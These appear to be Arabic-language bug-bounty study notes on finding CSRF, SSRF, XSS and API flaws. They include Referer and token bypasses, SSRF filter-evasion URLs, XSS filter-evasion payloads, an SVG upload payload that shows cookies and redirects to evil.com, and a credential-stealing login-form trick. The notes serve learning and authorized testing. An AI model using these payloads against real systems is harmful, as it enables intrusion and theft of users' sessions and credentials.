  - يكون مربوط مع الsession الخاص بالuser
  - لايسمح بتنفيز اى عملية الا بعد التحقق من كونه valid
- يتم ارسال الCSRF token حيث يتم وضعه فى hidden field فى الform ويرسل فى الpost method
- توجد طريقة اخرى ولاكنها غير مستخدمة كثيرا وهى وضعها فى request header
- توجد طرق اخرى لارساله ولاكنها اقل امان مثل وضعه فى الURL عند ارساله او ارساله مع الcookie
- يجب ان يتم انشاء CSRF token فى الserver side
- توجد طرق اخرى للحماية من الCSRF مثل اضافة attribute وهو samesite وهو يقوم بتحكم ف ما اذا كانت الcookie سيتم ارسالها ام لا
- توجد طريقة اخرى للحماية من CSRF وهى التحقق من الreferer header (الheader الذى يحتوى على url القادم منه الrequest) الخاص ب الrequest
- يمكن تفادى طريقة الreferer header عن طريق اذالته من الrequest او من خلال وضع اسم الdomain المراد ارسال له الrequest فى الURL

CSRF notes

طريقتى فى اكتشاف الثغرة

- اولا نقوم بالبحث عن مكان يمكننا منه تغيير الdata الخاصة بالuser ونقوم بتحليل الrequest وهنا يوجد احتمالان
  a) الrequest لا يحتوى على CSRF token ومن هنا نقوم بعمل الاتى
     1. التحقق من وجود الثغرة عن طريق بناء POC وتجربته وفى حالة الفشل نقوم هنا بتكملت باقى الخطوات
     2. اذالة الreferer header من الrequest وتجربة ارسلها وهذه الطريقة احيانا تكون فعالة لانه عندما يكون التحقق يتم من خلال الreferer ويصبح غير موجود فى الrequest يتم عمل skip للتحقق ويمكن اذالة الreferer من خلال وضع هذا الtag **<meta name="referrer" content="never">** فى الPOC
     3. تجربة تغيير الreferer مثل وضعه كا subdomain خاص لموقع اخر او تغيره بشكل عام وتجربة ارسال الrequest
     4. يمكن جعل الموقع الذى سيحمل الPOC ياخذ قيمة الreferer اخاص بالموقع المصاب كا parameter اوpath او يمكننا استخدام هذا الpayload فى الصفحة

```
<script>
        history.pushState("","","/?example.com");
    </script>
```

  - عملية التلاعب فى الreferrer تعد من الاشياء الغير امنة لذالك اذا اردنا ان نجرب الطريقة السابقة لن تعمل الا اذا قمنا باضافة header فى الserver الذى يحتوى على الpoc وهو : **Referrer-Policy: unsafe-url**

  b) الrequest يحتوى على CSRF token
     1. تجربة تحويل الrequest من الpost الى الget لانه احيانا يقوم بعمل skip عند تغيير الrequest

2. تجربة ارسال الrequest مع اذالة الCSRF token او ارساله ولاكن غير صحيح وهذه الخطوة مهمة لانه احيانا لايقوم بتحقق من الCSRF token رغم ارساله
3. تجربة ارسال CSRF token ب null او 00%
4. احيانا يكون الCSRF token غير مربوط بالsession الخاص بالuser لذالك يمكن تجربة ارسال CSRF token ماخوذ من request اخرى


- هناك طبقة حماية يمكن اضافتها على الCSRF token وهى حماية الcookies من خلال الsamesite ويوجد لها ثلاث قيم
  1. Strict وهى تعنى ان الcookie لن يتم ارسالها من خلال اى مصدر خارجى
  2. Lax تعنى انه ستقوم بارسال الcookies من خلال اى مصدر اذا تحقق شرطان وهم ان تكون get request والثانى ان يجب ان يحصل الrequest من خلال top level navigation من خلال الuser مثل الضغط على link وليس من خلال script
  3. None وتعنى ان اى موقع او مصدر يمكنه ارسال الcookies
- هناك حالات تكون فيها وجود الCSRF غير مؤثر ولكنها تبقى ثغرة تؤثر على تجربة الuser
- فى حالة وجود authorization header
  1. يمكننا تجربة تغيير قيمته (مع ثبات الlength) وارساله لانه يمكن ان يكون لا يقوم بعمل check على القيمة وانما موجودة ام لا
  2. اذالته من الrequest تماما لانه فى كثير من الاحيان عندما يتم اذالته يقوم بقبول الrequest بشكل طبيعى
  3. يمكن ان لا تنفع الطريقتان السابقتين فى endpoints معينة وتنفع فى اخرى
- اذا كان الcontent type الخاص بالrequest هو JSON فيمكننا تغييره الى text على شكل parameter و value ونرسله واذا تم القبول فيوجد هنا CSRF

SSRF

What is SSRF

- Stand's for server side request forgery
- SSRF is a vulnerability class that occurs when an application is fetching a remote resource without first validating the user supplied URL

- تحدث عند عمل تغيير لل request القادم من ال application والمتجه الى ال servers المتصل بها هذا ال application وتنفيذ ال server لهذه ال request بدون التحقق من صحتها
- ينقسم ال SSRF الى نوعان in band و out of band
- In band هو النوع الذى يقوم بعرض ال response فى ال application
- Out of band يقوم بعمل ال request ولاكن لايقوم بعرض ال response لذالك لذالك يجب ان نجبر ال server على عمل DNS or HTTP request ل server اخر حتى نتحقق من وجود ال SSRF
- فى الحالة الطبيعية ال server المسؤل عن تقديم خدمة لل application يكون محاط ب firewall لذالك لايمكن الاتصال به او عمل اى فحص عليه ولاكن من خلال ال SSRF يمكنا عمل ذالك



Impact of SSRF attacks

- Depend on the functionality in the application that is being exploited

- يمكنها ان تقود الى اظهار معلومات حساسة
- يمكننا من خلالها عمل scan لل network كاملة
- يمكنها ان تقود الى ثغرة RCE

How to find SSRF vulnerabilities

- اولا يجب عمل map لل application وجعل اداة ال burp مفعلة لننا سنقوم بفحص جميع ال requests التى تمت والتى بها parameters ونقوم بتركيز على ال parameter التى تحتوى على domain او ip او link كامل
- ثم نقوم بعمل fuzzing لل parameter اى اننا نقوم بتغييرهم وملاحظة كيف هى ال response الخاصة بال application واعتمادا على ال response يتم تحديد ال payload الذى سنستخدمه

How to exploit SSRF vulnerabilities

فى in band

- فى حالة كان ال application يسمح بطلب اى URL فهذه الحالة هى الاسهل ومنها يمكننا عمل التالى
  - يمكننا رؤية اذا كان بامكاننا تحديد ال port number ام لا واذا امكننا ذالك نقوم بعمل port scan ويمكن ذالك باستخدام intruder فى اداة ال burp
  - يمكننا الاتصال على ال services الموجودة على ال loopback (local host)
- فى حالة ان ال application لايسمح بطلب اى URL نقوم بمحاول عمل bypass لهذا ال defense ومنها
  - عمل encode لل ip مثل
    - Decimal encode كتالى 127.0.0.1 الى 2130706433
    - اذالة الاصفار الموجودة فى المنتصف كتالى 127.0.0.1 الى 127.1
    - Octal representation كتالى 127.0.0.1 الى 017700000001
  - DNS rebinding وهى طريقة لعمل domain name لل private ip
  - HTTP redirection وهى استغلال وجود redirect فى ال application ثم جعله لل internal ip address
  - Exploit inconsistencies in URL parsing

فى blind / out of band SSRF

- يتم الاكتشاف فى هذه الحالة عن طريق عمل تعقب ل HTTP request او ل DNS request ل server خارجى ورؤية ما اذا كان هناك اتصال من vulnerable server
- وفى حالة وجود defense يكمن تخطيه من خلال نفس الطرق الموجودة فى in band

Preventing SSRF vulnerabilities

- عمل sanitize و validate لكل ال data القادمة من ال client
- انشاء list من ال URL و port و destination المسموح بها فقط
- منع ارسال raw responses لل client و raw response معناها ال response التى لم يحدد فيها البينات التى سترجع
- منع ال HTTP redirection
- عدم استخدام deny list او ال regular expressions للحماية من SSRF

SSRF notes


- يمكن تحويل ال SSRF الى local file disclosure من خلال على سبيل المثال استخدام file:/// ثم مكان الملف مثل file:///etc/passwd
- توجد طرق كثير لتخطى ال defense غير المذكورة هنا لذالك فا يفضل البحث عن بعضهم
- من طرق تخطى ال defense لل path استخدام URL encode مرتان
- احيانا يكون ال parameter الذى يحتوى على path يستطيع ان يحمل url ويمكن تخمين ذالك من خلال وظيفة ال parameter فى ال application
- فى حالة ان ال ssrf كانت على AWS (amazon web services) يمكننا الحصول على credentials وستصبح الالثغرة critical او height

طريقتى فى اكتشاف الثغرة


1. اولا يتم التحقق من وجود parameter يحمل URL
2. تغير الURL و اضافة URL خاص بموقع خارجي (هذه الخطوة يمكن ان لا تعمل ويظل هناك فرصة فى وجود الثغرة)
3. تغير الURL واضافة http://localhost وفى حالة انها تعمل يعنى هذا انه توجد ssrf ويمكننا هنا محاولة عمل port scan للportsالمفتوحة وهكذا او حتى محاولة تنفيز فيها local file disclosure
4. فى حالة انها لم تكن تعمل يمكننا عمل brute force من خلال wordlist لتخطى الdefiance
5. يمكننا رؤية اذا امكننا تخطى الdefence عن طريق white list ويمكننا عمل ذالك عن طريق استخدام هذا الpayload كتالى http://localhost#@<URL-of-the-parameter> ويمكننا عمل encode لل # مرة او اثنان ويمكننا اضافة الpath بعد الlocalhost او بعد <URL-of-the-parameter>
6. استغلال ان هناك parameter فى الapplication يقوم بعمل redirection لكى نقوم بتخطى الdefence

XSS


- Xss هى ثغرة مبنية على رجوع input معين فى الصفحة و باستخدام هذا الفكرة يمكننا ارسال java script code لطباعته فى الصفحة كا جزء منها
- يمكن ان يكون مكان وضع الinput هو input field او parameter فى الURL
- انواع الxss كتالى



- RXSS هى النوع الشائع منها وفيها يتم حدوث ان الpayload يذهب الى الserver ويقوم بالرجوع الى الصفحة مرة اخرى ويتم تنفيزه
- DXSS وهى تختلف عن الreflected فى انها لا تذهب الى الserver وانما يتم طباعتها مباشرة فى الصفحة من خلال كود الjava scrip
- SXSS وهى النوع الاخطر لانها تظل موجودة فى الموقع ولايقوم الattacker فيها بارسال اى Link لاى victim وانما يضعها فى الموقع وستعمل بمجرد التصفح اى User لها
- يتم الattack فى الRXSS و DXSS كتالى



- بينما فى الSXSS يتم كتالى



How to find xss vulnerability

- يتم ذالك من خلال ملاحظة وجود طباعة فى الصفحة لinput معين او لParameter معين وغالبا هذه الطريقة ليست الافضل فى اكتشاف الثغرة لانه يمكنها ان تكون مطبوعة ولاكن كا قيمة لattribute فى tag او باى شكل غير ظاهر فى الصفحة
- يمكن معرفة ذالك من خلال عمل inspect فى الصفحة وعمل بحث عن الكلمة المردودة وهذه الطريقة هى الافضل

How to exploit XSS vulnerabilities

Manually

- يتم اولا معرفة نوع الxss وذالك من خلال الاتى
  - الSXSS تكون معروفة حيث انها تصبح جزء من الصفحة الاساسية
  - لتفرقة بين الRXSS و DXSS فانه يتم استخدام اداة الburp لرؤية الrequest و الresponse
  - يتم رؤية الresponse والبجث فيه عن وجود الكلمة المردودة وكذالك البحث عن عدد الكلمة بعد عمل inspect للصفحة
  - اذا كان العدد الموجود فى الresponse اقل من العدد الموجود فى الinspect فهاذا يعنى انها DXSS وانها طبعت فى الصفحة من خلال الjava script code وليس من الserver
  - واذا كان عددها مساوى فهذا يعنى انها RXSS
- الexploit يكون كالاتى
  1. اولا تجربة ارسال علامات مثل > و < و " و ' ثم تجربة اضافة كود html مثل <h1> وملاحظة النتيجة ثم نضع الpayload وغالبا لايفضل استخدام الpayload المعتاد وهو استخدام <script> و استخدام alert(1) لانهم احيانا يتم حظرهم بشكل كامل ويفضل استخدام <svg> واستخدام confirm(1) او prompt(1)
  2. فى حالة وجود firewall يقوم بمنع مجموعة من الtags يمكننا تجربة الكثير من الtags عن طريق خانة intruder وهذا يشمل اختبار الevents
     - يمكننا عمل encoding للpayload لتخطى الfirewall ايضا مثل base64 وUnicode او جتى استخدام تجميعة من الحروف الكبيرة و الصغيرة لعمل bypass مثل <sCrIpt> بدلا من <script>
  3. فى حالة وجود sanitize يمكن تجربة مجموعة من الطرق لتخطى ذالك مثل جعل هناك payload بعد حدوث sanitize مثل ان عندما يقوم <scr<script>ipt> بالمرور وعمل له sanitize سيتم حذف <script> مما يؤدى الى الجمع بين الجزء الذى قبله والجزء الذى بعده مما يؤدى الى تكوين payload
  4. استخدام null byte مثل <scr\x00ipt>alert)1(</scr\x00ipt>
  5. استغلال الhtml من خلال الevent و الattribute مثل
     - <form action="javascript:alert(1)"><button type="submit">send</button></form>
     - show
     - <object data="javascript:alert(1)">test</object> هذا الpayload لايعمل على chrome ولاكن يعمل على firefox
  6. هناك بعض الفلاتر البسيطة التى يمكن تخطيها مثل

- يمكننا تخطى وجود مسافة بين الattributes من خلال استخدام / مثل <svg/onload=alert(1)></svg>
- فى حالة عمل scape يمكننا استخدام \ ايضا لعمل scape للscape
- يمكننا عمل Unicode encode لبعض الاحرف او حتى الرموز مثل ال()
- تجربة استخدام eval
- تقسيم الfunction كتالى <script>Function('ale'+'rt(1)')()</script>

7. Javascript: يتم التعرف عليه بسهولة ولتجنب ذالك يمكننا
   - الجمع فيه بين الحروف الكبيرة والصغيرة
   - عمل encode لحرف او لاكثر
   - جعل الكلمة فى اكثر من سطر

- eval اصبحت معروفة مثل alert بنسبة للfirewalls ولذالك نستخدم setTimeout("code") او setInterval("code") او حتى Function("code")()
- atob() هى function تقوم بعمل decode للbase64 وتقوم بارجاع string لذالك يمكننا استخدامها مع eval او اى function مثلها

Automatically

توجد العديد من الطرق الautomatically لاكتشاف الxss

- يمكن استخدام اداة paramspider وهى تقوم باستخراج ملف يحتوى على الكثير من الURL الذى تحتوى على parameter ويتم استخدامها كتالى

```
paramspider –d example.com
```

- يمكن استخدام الparamspider مع اداة اخرى وهى kxss وهى اداة تقوم بفحص الparameter الموجودة فى الURLs ليكى تاتى بالparameters التى لا تقوم بعمل filter ويمكن استخدمها كتالى

```
echo “https://example.com?p=test” | kxss
cat links.txt | kxss
```

- استخدام paramspider مع kxss لانقوم بالاعتماد عليهم بشكل كلى ونستخدمهم كا recon
- توجد اداة تسمى xss_vibes وهى مثل kxss ولاكنها ايضا تقوم بتجربة بعض الpayloads ويمكن كتابة امرها كتالى

```
python main.py –u example.com –t 4
```

- يمكن جعلها تعمل على file كا kxss
- يمكن اضافة payloads لها عن طريق ملف adder.py ويتم كتابت الامر كتالى

```
python adder.py –p <script>alert(1)</script>
```

- يمكن تحديد waf مع الpayload
- يمكن استخدام اداة الarjun وهى اداة تقوم بتخمين على الparameter المخفية فى الصفحة والتى يمكن ان تحتوى على xss
- الاداة تقوم بتخمين عبر wordlist خاصة بها ولاكن يمكن استخدام wordlist عن طريق اضافة w- ثم كتابة مسارها
- يمكن تحديث الwordlist من خلال اداة cewl وهى تقوم على ايجاد كلمات من الموقع ووضعها فى text file ويمكن دمج الtext file مع ال word list الخاصة بالarjun عن طريق امر **sort file1 file | uniq > new_file**


```
Arjun –u https://example.com –w wordlist.txt –t 3
Cewl https://example.com –w site_words
```

- اداة dalfox هى اداة تم انشائها بلغة الgo وهى تعمل على ايجاد الpayload المناسب للparameter وتحتاج الى اضافة url option ثم الurl مع وجود الparameter به كتالى

```
dalfox url https://example.com?p=test --delay 10
```

- فى بعض الاحيان يلزم تحديد delay و عدد من الworker معين لكى لايقوم الapplication بعمل حظر لنا
- يمكن ان تكون نتيجة اداة dalfox هى false positive اى انها تعطى نتيجة ولاكن لاتكون هناك ثغرة فعلية
- توجد اداة اخرة وهى XSStrike وهى تقوم ايضا بعمل fuzz لكى تاتى بالpayload المناسب وتكتب كتالى

```
python xsstrike.py –u https://example.com?p=test –t 4
```



- Google dorking هو واحد من اهم الطرق للاتيان ب الparameters ويتم ذالك من خلال google عن طريق استخدام طرق مميزة فى البحث وهى الdorks
- القيم التى توضع الى الdorks يمكن ان توضع داخل " " او توضع بدونها
- يوجد موقع يقوم بتسهيل عملية الgoogle dorking وهو dork.faisalahmed.me

تستخدم لتحديد الdomain الذى سناتى بالparameter منه	**site:example.com**
ستجعل جميع النتائج المعروضة تحتوى على القيمة الموضوعة بعد : فى الurl	**inurl:api**
سيقوم بالبحث عن جميع الملفات فى الdomain التى تحتوى على php	**filetype:php or ext:php**

- الهدف من الgoogle dorking هو الحصول على صفحات بامتداد
  - asp
  - jsp
  - aspx
  - jspx
  - do
  - action
  - php
  - html
  - xml
- يمكننا ازلة subdomain من الGoogle dorking من خلال اضافة علامة - ثم اسم الsubdomain مثل **–www**
- يجب النظر الى اى parameter ورؤية ما اذا كان سيقوم بعمل reflect ام لا بما فى ذالك الIDs parameters
- يمكن وضع payload مكان الusername او الemail واستغلال طباعته للحصول على xss ويفضل استخدام هذا الpayload
  `"><img src=x onerror=alert(document.domain)>{{7*7}}'` لانه يقوم بفحص اكثر من ثغرة مثل xss و الsqli
- حتى الصفحات التى تعطى 403 forbidden يجب تجربة عليها parameter fuzzing
- يمكن الحصول على xss من خلال رفع ملف SVG ويكون الملف عبارة عن هذا الpayload

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
   <rect width="300" height="100" style="fill:rgb(0,0,255);stroke-width:3;stroke:rgb(0,0,0)" />
   <script type="text/javascript">
      alert("You have been hacked !! " + "\n" + "Domain: " + document.domain + "\n" +
"Cookie: " + document.cookie );
      window.location.href="https://evil.com"
   </script>
</svg>
```

- يمكننا ايضا عمل xss من file upload فى حالة كان الapplication يقوم بطباعة اسم الملف فبذالك يمكننا حقن الكود فى اسم الملف
- فى حالة وجدنا ان الreflect يحصل فى javascript code فاننا نقوم بوضع ; لانهاء السطر البرمجى وعمل كود ثم نستخدم // لعمل comment لما بعد الpayload كتالى ';alert(1)//
- يمكننا استخدام الxss فى ال login pages لتغيير الaction attribute مما يجعل من السهل سرقة الcredential الخاصة بالuser بدلا من سرقة الcookies التى يمكن ان تكون محمية بhttponly او بsamesite
- حتى الhash (#) الموجود فى الurl يمكن ان يتسبب فى xss وبالاخص DOM xss
- يمكن تجربة عمل blind xss من خلال موقع https://xsshunter.trufflesecurity.com
- من اكثر الاماكن الخاصة بتجربة blind xss هى صفحة contact
- يمكننا تحقيق xss من خلال link tag عن طريق وضع accesskey attribute واضافة له onclick event كا attribute

API Hacking

What is API

- هو وسيط بين الfrontend و الbackend ويستخدم ايضا لجعل اكثر من application تم انشائهم بtechnologies مختلفة ليعملو معا
- فى كثير من الاحيان يتم عمل API documentation وهى document لكيفية استخدامه والتعامل معه
- عند مشاركة البينات مع applications اخرى من خلال الAPI فيلزم عمل authentication لسماح برؤية هذه البينات
- اشهر طريقتان لعمل الauthentication هما
  1. من خلال token
     - الtoken هو عبارة عن سلسلة من الcharacter المشفرة والتى يتم انشائها بالserver ويتم ارسالها فى الrequests لاثبات الهوية
     - يمكن تحديد مدة للtoken ةهى احدى مميزاته
  2. من خلال API keys
     - هى عبارة عن سلستين من الcharacters المشفرة والتى ايضا يتم اضافتها الى الrequest لاثبات الهوية
     - يمكن ان تكون مفتيح مشتركة اي يتم استخدامها من اكثر من مستخدم
     - لايكون لها تاريخ انتهاء
     - اذا تم الوصول الى هذه الkeys فقد يسبب ذالك اختراق الموقع
- لكل نوع من الrequest وظيفة كتالى :
  1. GET تستخدم لجلب البينات
  2. POST تستخدم لانشاء بينات
  3. UPDATE تستخدم لتحديث المعلومات
  4. DELET تستخدم لحذف البينات
- احيانا يتم استخدام الPUT لعمل تحديث للبينات
- لعمل request للAPI يلزم وجود ثلاث اشياء
  1. Endpoint وهى المسار الذى سنذهب اليه لعمل الrequest
  2. Header ويتم اضافته فى الrequest لتحديد نوع البينات المرسلة مثل content-Type header او لتحديد المصادقة عن طريق الtoken ال keys
  3. Body وهو الجزء الذى سيرسل فيه البينات
- يوجد نوعان مشهوران من الAPI وهما الrestful API وهو النوع الاكثر شهرة و Graph QL API
- الاختلاف فى الGraph QL هو انه يطلب الdata على شكل query وانه يقوم بعمله فى single end point
- يوجد نوع قديم من الAPI وهو SOAP وكان يستخدم الXML بدلا من الJSON ولاكنه لم يعد يستخدم هذه الايام

API Hacking

Fuzzing End point

- من المهم معرفة كل end point فى الAPI لانه يمكن ان تحتوى على ثغرات ولذالك فاننا نقوم باستخدام wordlist لعمل الfuzz ومن امثلة ال word lists هى fuzzdb
- يمكننا ان نستخدم الintruder فى عمل الfuzz
- الfuzzing فى الGraph QL اسهل لاننا سنتعامل مع الquery وليس مع الpath وتوجد tools تسهل قرائة اماكن الparameter وعلاقتهم ببعض
  1. عملية الfuzz يمكن ان تتم بالintruder او باى اداة اخرى مثل الdirsearch هذه الخطوة مهمة للحصول على end points يمكن ان لا تظهر فى الapplication
  2. البحث فى الsource code الخاص بملفات الjava script وايجاد end points (يفضل استخدام موقع لتسهيل قرائة ملفات الJS)
  3. بعد الحصول على end points من الfuzzing او من الsource code او من الapplication يجب عمل fuzzing للحصول على ال sub directory
- فى عملية الfuzzing نفوم باستخدام اداة fuff وهى واحدة من اهم الادوات لتخمين ونقوم بالك باستخدام POST و GET

API versioning

- يمكن ان تكون الاصدرات القديمة من الAPI تحتوى على ثغرات ولذالك يجب البحث باصدار الAPI عن وجود ثغرات
- الاصدرات القديم من المفترض ان يتم حذفها ولاكن احيانا تكون موجودة ولاكن لا تستخدم ولذالك عن ايجاد end point كتالية /api/**v3**/users/1/edit فانه يجب تعديلها الى الاتى وتجربة ارسالها /api/**v1**/users/1/edit وهذه الخطوة مهمة جدا

Bugs are found in APIs

1. Information disclosure

- فى كثير من الاحيان الAPIs تقوم بارجاع الكثير من البينات الغير ضرورية او التى لا يجب ان ترسل وهذا ما يؤدى الى الحصول على ثغرة information disclosure
- فى كثير من الاحيان تحدث هذه الثغرة عند الوصول الى end point معينة عن طريق الfuzzing

2. Authorization issues
   - هناك بعض الحلات التى نستخدم فيها الAPI لكى نقوم بعمل bypass للauthorization
3. Business logic
   - الكثير من الAPIs لاتحتوى على validation مما يؤدى الى حدوث ثغرات الbusiness logic
   - من امثلتها تحويل الارقام الى قيم كبيرة او جعلها سالبة وايضا محاولة تخطى خطواط مثل خطوات الدفع
4. IDOR
   - وهى اكثر ثغرة يمكن من خلالها الحصول على IDOR
   - يوجد شكل اخر لها وهو broken level authorization وهى تقوم على فكرة امكانية الuser على سبيل المثال للقيام بمهام الadmin
5. XSS & CSRF
